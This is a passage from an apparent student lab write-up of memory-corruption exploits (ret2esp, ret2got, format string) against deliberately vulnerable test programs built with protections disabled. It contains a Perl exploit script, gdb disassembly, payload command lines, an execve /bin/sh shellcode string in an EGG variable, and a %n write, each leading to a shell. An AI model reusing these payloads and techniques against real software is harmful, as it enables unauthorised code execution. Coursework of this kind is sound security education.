my $arg = $pad.$retaddr.$Shellcode;

# Let us store the input string to a file
open OUT, "> payload_ret2esp";
print OUT $arg;
close OUT;
```

### 8.2 Walkthrough

- 8.2.1 Implemented the program as mentioned in the ASLR paper.
- 8.2.2 The program was compiled using “`gcc ret2esp.c -o ret2esp -fno-stack-protector -zexecstack`”
- 8.2.3 ASLR was on during the compilation and execution of the program.
- 8.2.4 The shellcode being used in the exploit script is of `exit(0)` which is 7 bytes.
- 8.2.5 As per the paper, `ret2esp` exploit requires the address of “`jmp *%esp`” instruction.
- 8.2.6 Looking over the object dump of the `ret2esp` binary, we get the address `0x0848442`

```

(gdb) r AAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Programs/Homework-3/ret2esp AAAA

Breakpoint 1, 0x0804843f in main ()
(gdb) x/i 0x08048442
    0x08048442 <main+22>: jmp     *%esp
(gdb) █

```

- 8.2.7 Check the buffer size to calculate the offset in gdb. As it can be seen, it is 264 bytes. To calculate the padding we do  $264 + 4$  bytes as the padding will be at the bottom instead of the top.

```


user@user-VirtualBox:~/Programs/Homework-3$ gdb ret2esp -q
Reading symbols from ret2esp...(no debugging symbols found)...done.
(gdb) disass function
Dump of assembler code for function function:
   0x0804840b <+0>:    push    %ebp
   0x0804840c <+1>:    mov     %esp,%ebp
   0x0804840e <+3>:    sub     $0x108,%esp
   0x08048414 <+9>:    sub     $0x8,%esp
   0x08048417 <+12>:   pushl   0x8(%ebp)
   0x0804841a <+15>:   lea     -0x108(%ebp),%eax
   0x08048420 <+21>:   push    %eax
   0x08048421 <+22>:   call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:   add     $0x10,%esp
   0x08048429 <+30>:   nop
   0x0804842a <+31>:   leave
   0x0804842b <+32>:   ret
End of assembler dump.
(gdb)

```

- 8.2.8 Putting all the variables in the exploit script and executing the ret2esp program with the exploit as first argument, we get the program exited with return address 0 instead of 1.

## 9. Ret2Got

### 9.1 Screenshot(s)



```
user@user-VirtualBox: ~/Programs/Homework-3
File Edit View Search Terminal Help
user@user-VirtualBox:~/Programs/Homework-3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/Homework-3$ gcc ret2got.c -o ret2got -fno-stack-protector -zexecstack
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2got perl -e 'print "A" x 8;print "\xc0\x04\x08"' perl -e 'print "\x46\x83\x04\x08"'
Array has 8s at 0xbfc9010c
Sh: 1: Array: not found
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/Homework-3$ echo "/bin/sh" > Array
user@user-VirtualBox:~/Programs/Homework-3$ chmod 777 Array
user@user-VirtualBox:~/Programs/Homework-3$ PATH=$PATH:./
user@user-VirtualBox:~/Programs/Homework-3$ ./ret2got perl -e 'print "A" x 8;print "\xc0\x04\x08"' perl -e 'print "\x46\x83\x04\x08"'
Array has 8s at 0xbfc9010c
Successfully exploited by Syed Mohammad Ibrahim
$ exit
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/Homework-3$ cat ret2got.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void anyFunction(void) {
    system("someCommand");
}

int main(int argc, char** argv) {
    char* ptr;
    char array[8];
    ptr = array;
    strcpy(ptr, argv[1]);
    printf("Array has 8s at %p\n", ptr, &ptr);
    strcpy(ptr, argv[2]);
    printf("Array has 8s at %p\n", ptr, &ptr);
    return 1;
}
user@user-VirtualBox:~/Programs/Homework-3$
```

## 9.2 Walkthrough

- 9.2.1 Implemented the program as per ASLR paper.
- 9.2.2 Compiled the program using “gcc ret2got.c -o ret2got -fno-stack-protector -zexecstack”
- 9.2.3 ASLR was on during the program compilation and execution.
- 9.2.4 We need the address of second printf statement as it will be resolved to a “system” function call. To do that, we look at the assembly of the program and examine the second printf. The address is 0x08048320

```

0x080484c1 <+61>:    push    $0x804859c
0x080484c6 <+66>:    call   0x8048320 <printf@plt>
0x080484cb <+71>:    add     $0x10,%esp
0x080484ce <+74>:    mov     0x4(%ebx),%eax
0x080484d1 <+77>:    add     $0x8,%eax
0x080484d4 <+80>:    mov     (%eax),%edx
0x080484d6 <+82>:    mov     -0xc(%ebp),%eax
0x080484d9 <+85>:    sub     $0x8,%esp
0x080484dc <+88>:    push    %edx
0x080484dd <+89>:    push    %eax
0x080484de <+90>:    call   0x8048330 <strcpy@plt>
0x080484e3 <+95>:    add     $0x10,%esp
0x080484e6 <+98>:    mov     -0xc(%ebp),%eax
0x080484e9 <+101>:   sub     $0x4,%esp
0x080484ec <+104>:   lea     -0xc(%ebp),%edx
0x080484ef <+107>:   push    %edx
0x080484f0 <+108>:   push    %eax
0x080484f1 <+109>:   push    $0x804859c
0x080484f6 <+114>:   call   0x8048320 <printf@plt>
0x080484fb <+119>:   add     $0x10,%esp
0x080484fe <+122>:   mov     $0x1,%eax
0x08048503 <+127>:   lea     -0x8(%ebp),%esp
0x08048506 <+130>:   pop     %ecx
---Type <return> to continue, or q <return> to quit---
0x08048507 <+131>:   pop     %ebx
0x08048508 <+132>:   pop     %ebp
0x08048509 <+133>:   lea     -0x4(%ecx),%esp
0x0804850c <+136>:   ret
End of assembler dump.
(gdb) disass 0x8048320
Dump of assembler code for function printf@plt:
0x08048320 <+0>:    jmp     *0x804a00c
0x08048326 <+6>:    push    $0x0
0x0804832b <+11>:   jmp     0x8048310
End of assembler dump.
(gdb)

```

9.2.5 Next, we check what's the address of the system call that will be passed as second parameter. It was 0x08048346

```

(gdb) disass anyfunction
Dump of assembler code for function anyfunction:
0x0804846b <+0>:    push    %ebp
0x0804846c <+1>:    mov     %esp,%ebp
0x0804846e <+3>:    sub     $0x8,%esp
0x08048471 <+6>:    sub     $0xc,%esp
0x08048474 <+9>:    push    $0x8048590
0x08048479 <+14>:   call   0x8048340 <system@plt>
0x0804847e <+19>:   add     $0x10,%esp
0x08048481 <+22>:   nop
0x08048482 <+23>:   leave
0x08048483 <+24>:   ret
End of assembler dump.
(gdb) disass 0x8048340
Dump of assembler code for function system@plt:
0x08048340 <+0>:    jmp     *0x804a014
0x08048346 <+6>:    push    $0x10
0x0804834b <+11>:   jmp     0x8048310
End of assembler dump.
(gdb) x/x 0x804a014
0x804a014:      0x08048346
(gdb)

```



- 9.2.6 As the buffer size is 8 bytes, we pass the padding of "A" eight times along with the return address of the first printf. The second parameter is return address to system function call.
- 9.2.7 If I execute the program using `./ret2got `perl -e 'print "A" x 8; print "\xc0\xa0\x04\x08"'` `perl -e 'print "\x46\x83\x04\x08"'``, the program throws an error saying that "Array" doesn't exist.
- 9.2.8 I created a file called "Array" in the local path with the bash script location in it using
- `echo "/bin/sh" > Array`
  - `chmod 777 Array`
  - `PATH=.:$PATH`
- 9.2.9 After executing the same command for ret2got, I got the shell.

## 10. Format String

### 10.1 Screenshot(s)

```

user@user-VirtualBox: ~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ gdb formatstr -q
Reading symbols from formatstr...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
0x0804847b <+0>: lea    0x4(%esp),%ecx
0x0804847f <+4>: and    $0xffffffff0,%esp
0x08048482 <+7>: pushl  -0x4(%ecx)
0x08048485 <+10>: push   %ebp
0x08048486 <+11>: mov    %esp,%ebp
0x08048488 <+13>: push   %ecx
0x08048489 <+14>: sub    $0x84,%esp
0x0804848f <+20>: mov    %ecx,%eax
0x08048491 <+22>: mov    0x4(%eax),%eax
0x08048494 <+25>: add    $0x4,%eax
0x08048497 <+28>: mov    (%eax),%eax
0x08048499 <+30>: sub    $0x8,%esp
0x0804849c <+33>: push   %eax
0x0804849d <+34>: lea    -0x88(%ebp),%eax
0x080484a3 <+40>: push   %eax
0x080484a4 <+41>: call   0x8048340 <strcpy@plt>
0x080484a9 <+46>: add    $0x10,%esp
0x080484ac <+49>: sub    $0xc,%esp
0x080484af <+52>: lea    -0x88(%ebp),%eax
0x080484b5 <+58>: push   %eax
0x080484b6 <+59>: call   0x8048330 <printf@plt>
0x080484bb <+64>: add    $0x10,%esp
0x080484be <+67>: sub    $0xc,%esp
0x080484c1 <+70>: push   $0xa
0x080484c3 <+72>: call   0x8048360 <putchar@plt>
0x080484c8 <+77>: add    $0x10,%esp
0x080484cb <+80>: mov    $0x0,%eax
0x080484d0 <+85>: mov    -0x4(%ebp),%ecx
0x080484d3 <+88>: leave
0x080484d4 <+89>: lea    -0x4(%ecx),%esp
0x080484d7 <+92>: ret
End of assembler dump.
(gdb) disass 0x8048360
Dump of assembler code for function putchar@plt:
0x08048360 <+0>: jmp     *0x804a018
0x08048366 <+6>: push    $0x18
0x0804836b <+11>: jmp     0x8048320
End of assembler dump.
(gdb) r $(python -c 'print "\x18\xa0\x04\x08")-%10u-%4$N
Starting program: /home/user/Programs/Homework-3/formatstr $(python -c 'print "\x18\xa0\x04\x08")-%10u-%4$N

Program received signal SIGSEGV, Segmentation fault.
0x00000010 in ?? ()
(gdb) find Sesp, Sesp+2000, 0x90909090

```





```

process 4719 is executing new program: /bin/dash
$ echo "Successfully exploited by Syed Mohammad Ibrahim"
> "
Successfully exploited by Syed Mohammad Ibrahim
$

```

## 10.2 Walkthrough

- 10.2.1 Implemented the program given in the slide page 33.
- 10.2.2 The program was compiled using: "gcc formatstr.c -o formatstr -fno-stack-protector -zexecstack"
- 10.2.3 We need the address of the putchar statement as it will be used as part of exploitation.
- 10.2.4 Going over the disassembly of the main function, the putchar address is 0x0804a018.
- 10.2.5 Executing the above address with additional format string parameters in the command "\$ (python -c 'print "\x18\xa0\x04\x08")' )-%10u-%4\$ n", we get a segmentation fault.
- 10.2.6 As per instructions given in the slides, created an environment variable EGG containing the shell script of bash shell and padding, and executed the command again.  
`export EGG=$(python -c 'print "\x90" * 64 + "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x52\x89\xe1\xb0\x0b\xcd\x80"')`
- 10.2.7 After the segmentation fault, ran the command "find \$esp, \$esp+2000, 0x90909090" to get the address of the last nop. It was 0xbffff456.
- 10.2.8 Since the input can't hold such a big value, I split the address into two. Just taking the last two bytes 0xf456 (62550).
- 10.2.9 Calculating the difference in the storage of 0x1bfff and 0xf456, we get 52137
- 10.2.10 Using these two numbers in the input and brute forcing the value of second number, I got the shell.